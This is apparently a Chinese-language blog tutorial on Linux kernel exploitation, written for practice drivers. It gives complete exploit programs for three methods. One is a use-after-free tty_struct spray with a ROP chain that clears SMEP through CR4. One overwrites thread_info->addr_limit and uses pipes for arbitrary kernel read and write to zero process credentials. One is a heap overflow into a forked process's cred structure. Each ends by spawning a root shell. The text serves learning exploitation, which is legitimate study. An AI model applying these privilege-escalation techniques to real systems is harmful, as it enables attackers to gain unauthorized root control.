unsigned long swapgs = 0xFFFFFFFF81063694; // swapgs ; pop rbp ; ret
unsigned long poprbpRet = 0xffffffff8100202b; //pop rbp, ret
void get_shell() {
    system("/bin/sh");
}
void get_root() {
    commit_creds(prepare_kernel_cred(0));
}
/* status */
unsigned long user_cs, user_ss, user_rflags;
void save_stats() {
    asm(
        "movq %%cs, %0\n" // mov rcx, cs
        "movq %%ss, %1\n" // mov rdx, ss
        "pushfq\n"         // 把rflags的值压栈
        "popq %2\n"        // pop rax
        :"=r"(user_cs), "=r"(user_ss), "=r"(user_rflags) : : "memory" // mov user_cs, rcx; mov user_ss, rdx; mov user_flags, rax
    );
}
int main(void)
{
    int fds[10];
    int ptmx_fds[0x100];
    char buf[8];
    int fd;

    unsigned long mmap_base = xchg_eax_esp & 0xffffffff;
    struct tty_operations *fake_tty_operations = (struct tty_operations *)malloc(sizeof(struct tty_operations));
    memset(fake_tty_operations, 0, sizeof(struct tty_operations));
    fake_tty_operations->ioctl = (unsigned long) xchg_eax_esp; // 设置tty的ioctl操作为栈转移指令
    fake_tty_operations->close = (unsigned long)xchg_eax_esp;

    for (int i = 0; i < 10; ++i)
    {
        fd = open("/dev/bof", O_RDWR);
        if (fd == -1) {
            printf("open bof device failed!\n");
        }
    }
}

```

```

        return -1;
    }
    fds[i] = fd;
}

printf("%p\n", fake_tty_operations);

save_stats();
printf("mmap_addr: %p\n", mmap(mmap_base, 0x30000, 7, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0));
// 布局 rop 链
unsigned long rop_chain[] = {
    pop_rdi_ret,
    0x6f0,
    rdi_to_cr4, // cr4 = 0x6f0
    mmap_base + 0x10000,
    (unsigned long)get_root,
    swapgs, // swapgs; pop rbp; ret
    mmap_base, // rbp = base
    iretq,
    (unsigned long)get_shell,
    user_cs,
    user_rflags,
    mmap_base + 0x10000,
    user_ss
};

// 触发漏洞前先把 rop 链拷贝到 mmap_base
memcpy(mmap_base, rop_chain, sizeof(rop_chain));

struct param p;
p.len = 0x2e0;
p.buf = malloc(p.len);

// 让驱动分配 10 个 0x2e0 的内存块
for (int i = 0; i < 10; ++i)
{
    p.idx = i;
    ioctl(fds[i], 5, &p); // malloc
}

// 释放中间的几个
for (int i = 2; i < 6; ++i)
{
    p.idx = i;
    ioctl(fds[i], 7, &p); // free
}

// 批量 open /dev/ptmx, 喷射 tty_struct
for (int i = 0; i < 0x100; ++i)
{
    ptmx_fds[i] = open("/dev/ptmx", O_RDWR | O_NOCTTY);
    if (ptmx_fds[i]==-1)
    {
        printf("open ptmx err\n");
    }
}

p.idx = 2;
p.len = 0x20;
ioctl(fds[4], 9, &p);

// 此时如果释放后的内存被 tty_struct
// 占用, 那么他的开始字节序列应该为
//
for (int i = 0; i < 16; ++i)
{
    printf("%2x ", p.buf[i]);
}
printf("\n");

// 批量修改 tty_struct 的 ops 指针
unsigned long *temp = (unsigned long *)&p.buf[24];

```

```

*temp = (unsigned long)fake_tty_operations;
for (int i = 2; i < 6; ++i)
{
    p.idx = i;
    ioctl(fds[4], 8, &p);
}
// getchar();
for (int i = 0; i < 0x100; ++i)
{
    ioctl(ptmx_fds[i], 0, 0);
}
getchar();
return 0;
}

```

参考

[一道简单内核题入门内核利用](#)

利用 thread_info->addr_limit

DEMO

这里使用的代码就是 [内核模块创建与调试](#) 中的示例代码。

代码中大部分都是用来测试一些内核函数，其中对本节内容有效的代码为：

```

long arw_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
    .....
    .....
    .....
    switch (cmd) {
        .....
        .....
        .....
        case 5:
            p_arg = (struct param*)arg;
            p_stack = (long)&retval;
            p_stack = p_stack&0xFFFFFFFFFFFFC000;
            info = (struct thread_info *)p_stack;

            printk("addr_limit's addr: 0x%p\n", &info->addr_limit);
            memset(&info->addr_limit, 0xff, 0x8);
            // 返回 thread_info 的地址， 模拟信息泄露
            put_user(info, &p_arg->addr);
            break;
}

```

利用栈地址拿到 thread_info 的地址


首先模拟了一个内核的信息泄露。

利用 程序的局部变量的地址 (`&retval`) 获得内核栈的地址。又因为 `thread_info` 位于内核栈顶部而且是 8k (或者 4k) 对齐的

```

union thread_union {
    struct thread_info thread_info;
    unsigned long stack[THREAD_SIZE/sizeof(long)];
};

```



所以利用 `栈地址 & (~(THREAD_SIZE - 1))` 就可以计算出 `thread_info` 的地址。

`THREAD_SIZE` 可以为 4k, 8k 或者是 16k。

可以在 [Linux 源代码](#) 里面搜索。

x86_64 定义在 [arch/x86/include/asm/page_64_types.h](#)

```
#ifdef CONFIG_KASAN
#define KASAN_STACK_ORDER 1
#else
#define KASAN_STACK_ORDER 0
#endif

#define THREAD_SIZE_ORDER (2 + KASAN_STACK_ORDER)
#define THREAD_SIZE (PAGE_SIZE << THREAD_SIZE_ORDER)// 左移 2, 页大小为 4k, 所以是 16k
#define CURRENT_MASK (~(THREAD_SIZE - 1))

PAGE_SIZE 为 4096 , THREAD_SIZE_ORDER 为 2 , 所以 THREAD_SIZE= 4 * 4096=0x4000
```

所以 `(~(THREAD_SIZE - 1))` 为

```
>>> hex(~(0x4000-1)&0xfffffffffffffc000)
'0xfffffffffffffc000L'
```

所以 `thread_info` 的地址就是 `p_stack&0xFFFFFFFFFFFFFC000` , 然后利用 `put_user` 传递给 用户态。

修改 `thread_info->addr_limit`

`thread_info->addr_limit` 用于限制用户态程序能访问的地址的最大值, 如果把它修改成 `0xfffffffffffffc000` , 我们就可以读写整个内存空间了 包括 **内核空间**

```
struct thread_info {
    struct task_struct *task; /* main task structure */
    __u32 flags; /* low level flags */
    __u32 status; /* thread synchronous flags */
    __u32 cpu; /* current CPU */
    mm_segment_t addr_limit;
    unsigned int sig_on_uaccess_error:1;
    unsigned int uaccess_err:1; /* uaccess failed */
};
```

在 `thread_info` 偏移 0x18 (64位) 处就是 `addr_limit` , 它的类型为 `long`。

在驱动的源码中, 模拟修改了 `thread_info->addr_limit` 的操作,

```
memset(&info->addr_limit, 0xff, 0x8);
```

执行完后, 我们就可以读写任意内存了。

利用 pipe 实现任意地址读写

修改 `thread_info->addr_limit` 后, 我们还不能直接的进行任意地址读写, 需要使用 `pipe` 来中转一下, 具体的原因以后再研究。

```
int pipefd[2];
//dest 数据的写入位置, src 数据来源, size 大小
int kmemcpy(void *dest, void *src, size_t size)
{
    write(pipefd[1], src, size);
    read(pipefd[0], dest, size);
    return size;
}
```

先用 pipe(pipefd) 初始化好 pipefd，然后使用 kmemcp 就可以实现任意地址读写了。

如果是泄露内核数据的话，dest 为 内核地址，src 为 内核地址，同时要关闭 smap

如果是对内核数据进行写操作，dest 为 内核地址，src 为 用户态地址

修改 task_struct->real_cred

我们现在已经有了 thread_info 的地址，而且可以对内核进行任意读写，于是通过修改 task_struct->real_cred 和 task_struct->cred 进行提权。

- 首先通过 thread_info 的地址，拿到 task_struct 的地址（thread_info->task）
- 通过 task_struct->real_cred 和 task_struct->cred 相对于 task_struct 的偏移，拿到它们的地址。
- 修改 task_struct->real_cred 中从开始一直到 fsuid 字段（大小为 0x1c）为 0.
- 修改 task_struct->cred = task_struct->real_cred
- 执行 system("sh")，获取 root 权限的 shell

gdb中获取 real_cred 的偏移

```
p &((struct task_struct*)0)->real_cred
```

完整 exp

```
#include <stdio.h>
#include <fcntl.h>
#include <sys/ioctl.h>
struct param
{
    size_t len;
    char* buf;
    char* addr;
};

int pipefd[2];

int kmemcpy(void *dest, void *src, size_t size)
{
    write(pipefd[1], src, size);
    read(pipefd[0], dest, size);
    return size;
}

int main(void)
{
    int fd;
    char buf[16];

    fd = open("/dev/arw", O_RDWR);
    if (fd == -1) {
        printf("open hello device failed!\n");
        return -1;
    }

    struct param p;
    ioctl(fd, 5, &p);
    printf("got thread_info: %p\n", p.addr);
    char * info = p.addr;
    int ret_val = pipe(pipefd);
    if (ret_val < 0) {
        printf("pipe failed: %d\n", ret_val);
        exit(1);
    }

    kmemcpy(buf, info, 16);
    void* task_addr = (void *)*(long *)buf;
    //p &((struct task_struct*)0)->real_cred
    // 0x5a8
    kmemcpy(buf, task_addr+0x5a8, 16);
    char* real_cred = (void *)*(long *)buf;
    printf("task_addr: %p\n", task_addr);
    printf("real_cred: %p\n", real_cred);
    char* cred_ids = malloc(0x1c);
```

```

memset(cred_ids, 0, 0x1c);
// 修改 real_cred
kmemcpy(real_cred, cred_ids, 0x1c);
// 修改 task->cred = real_cred
kmemcpy(real_cred+8, &real_cred, 8);
system("sh");

return 0;
}

```

运行测试

```

$ 
$ id
uid=1000(hac425) gid=1000(hac425) groups=1000(hac425)
$ ./test
[ 94.956077] current: fffff880006d68910, size: 8, buf:00000000014e0880
[ 94.959232] buf(fffffffffa0000720), content: hello
[ 94.963114] addr_limit's addr: 0xfffff8800063300018
got thread_info: 0xfffff880006330000
task_addr: 0xfffff880006d68910
real_cred: 0xfffff88000614c540
# id
uid=0 gid=102024512 egid=0 groups=1000(hac425)
# 

```

 先知社区

gid 和 groups 没有为 0，貌似是 qemu 的特点导致的？因为它们后面的字段能被成功设置为 0

参考

[LinuxカーネルモジュールでStackjackingによるSMEP+SMAP+KADR回避をやってみる](#)

利用 set_fs

在内核中 set_fs 是一个用于设置 thread_info->addr_limit 的宏，利用这个，再加上一些条件，可以直接修改 thread_info->addr_limit，具体可以看 [Android PXN 绕过技术研究](#)

修改 cred 提权

本节使用 heap_bof 中的代码作为示例。

漏洞请看 [Rop-By-Heap-Vulnerability](#) 小结。

介绍

在内核中用 task_struct 表示一个进程的属性，在创建一个进程的时候同时会分配 cred 结构体用于标识进程的权限。

```

struct cred {
    atomic_t usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
    atomic_t subscribers; /* number of processes subscribed */
    void *put_addr;
    unsigned magic;
#define CRED_MAGIC 0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
    kuid_t uid; /* real UID of the task */
    kgid_t gid; /* real GID of the task */
    kuid_t suid; /* saved UID of the task */
    kgid_t sgid; /* saved GID of the task */
    kuid_t euid; /* effective UID of the task */
    kgid_t egid; /* effective GID of the task */
    kuid_t fsuid; /* UID for VFS ops */
    kgid_t fsgid; /* GID for VFS ops */
    unsigned securebits; /* SUID-less security management */
}

```

提权到 root 除了调用 commit_creds(prepare_kernel_cred(0)) 外，我们还可以通过修改 cred 结构体中 *id 的字段为 0，其实就是把 cred 结构体从开始一直到 fsuid 的所有字段全部设置为 0，这样也可以实现 提权到 root 的目的。

堆溢出为例

本节就实践一下，前面利用这个驱动的 uaf 漏洞，这节就利用堆溢出。

要利用堆溢出就要搞清楚内核真正分配给我们的内存大小，这里 cred 结构体大小为 0xa8（编译一个内核 gdb 查看之），由于向上对齐的特性内核应该会分配 0xc0 大小的

内存块给我们，测试一下（具体代码可以看最终 exp）。

```
// 让驱动分配 10 个 0xa8 的内存块
for (int i = 0; i < 80; ++i)
{
    p.idx = 1;
    ioctl(fds[0], 5, &p); // malloc
}
printf("clear heap done\n");

// 让驱动分配 10 个 0xa8 的内存块
for (int i = 0; i < 10; ++i)
{
    p.idx = i;
    ioctl(fds[i], 5, &p); // malloc
}
```

首先分配 80 个 0xa8 大小内存块，用于清理内存碎片，这样就可以使后续的内存分配，可以分配到连续的内存空间。

```
[ 18.390603] alloc: 0xfffff880003969c00, size: a8
[ 18.394782] alloc: 0xfffff880003969cc0, size: a8
[ 18.399828] alloc: 0xfffff880003969d80, size: a8
[ 18.405036] alloc: 0xfffff880003969e40, size: a8
[ 18.410604] alloc: 0xfffff880003969f00, size: a8
[ 18.417041] alloc: 0xfffff88000396a000, size: a8
[ 18.418783] alloc: 0xfffff88000396a0c0, size: a8
[ 18.421829] alloc: 0xfffff88000396a180, size: a8
[ 18.423675] alloc: 0xfffff88000396a240, size: a8
clear heap done
[ 18.427900] alloc: 0xfffff88000396a300, size: a8 } 
[ 18.432918] alloc: 0xfffff88000396a3c0, size: a8 } 
[ 18.437013] alloc: 0xfffff88000396a480, size: a8 } 
[ 18.438913] alloc: 0xfffff88000396a540, size: a8 } 
[ 18.444496] alloc: 0xfffff88000396a600, size: a8 } 
[ 18.452739] alloc: 0xfffff88000396a6c0, size: a8 } 
[ 18.455343] alloc: 0xfffff88000396a780, size: a8 } 
[ 18.457286] alloc: 0xfffff88000396a840, size: a8 } 
[ 18.459204] alloc: 0xfffff88000396a900, size: a8 } 
[ 18.461376] alloc: 0xfffff88000396a9c0, size: a8 }
```



可以看到清理内存碎片后的分配，是连续的每次分配都是相距 0xc0，说明内核实际分配的内存大小就是 0xc0。这和 slub 机制描述的一致（分配的 size 向上对齐）
于是利用思路就是

- 首先分配 80 个 0xa8（实际是 0xc0）的内存块 对内存碎片进行清理。
- 让驱动调用几次 kmalloc(0xa8, GFP_KERNEL)，这会让内核分配几个 0xc0 的内存块。
- 释放中间的一个，然后调用 fork 会分配 cred 结构体，这个结构体会落入刚刚释放的那个内存块。
- 这时溢出该内存块的前一个内存块，就可以溢出到 cred 结构体，然后把一些字段设置为 0，就可以提权了。

```
#include <stdio.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <sys/ioctl.h>

struct param
{
    size_t len; // 内容长度
    char* buf; // 用户态缓冲区地址
    unsigned long idx; // 表示 ptr 数组的 索引
};

int main(void)
{
    int fds[10];
    int ptmx_fds[0x100];
    char buf[8];
    int fd;
    for (int i = 0; i < 10; ++i)
    {
        fd = open("/dev/bof", O_RDWR);
        if (fd == -1) {
            printf("open bof device failed!\n");
            return -1;
        }
        fds[i] = fd;
    }
```

```

struct param p;
p.len = 0xa8;
p.buf = malloc(p.len);
// 让驱动分配 10 个 0xa8 的内存块
for (int i = 0; i < 80; ++i)
{
    p.idx = 1;
    ioctl(fds[0], 5, &p); // malloc
}
printf("clear heap done\n");
// 让驱动分配 10 个 0xa8 的内存块
for (int i = 0; i < 10; ++i)
{
    p.idx = i;
    ioctl(fds[i], 5, &p); // malloc
}
p.idx = 5;
ioctl(fds[5], 7, &p); // free
int now_uid;
// 调用 fork 分配一个 cred结构体
int pid = fork();
if (pid < 0) {
    perror("fork error");
    return 0;
}
// 此时 ptr[4] 和 cred相邻
// 溢出 修改 cred 实现提权
p.idx = 4;
p.len = 0xc0 + 0x30;
memset(p.buf, 0, p.len);
ioctl(fds[4], 8, &p);
if (!pid) {
    //一直到legid及其之前的都变为了0，这个时候就已经会被认为是root了
    now_uid = getuid();
    printf("uid: %x\n", now_uid);
    if (!now_uid) {
        // printf("get root done\n");
        // 权限修改完毕，启动一个shell，就是root的shell了
        system("/bin/sh");
    } else {
        // puts("failed?");
    }
} else {
    wait(0);
}
getchar();
return 0;
}

```

来源: <https://www.cnblogs.com/hac425/p/9416886.html>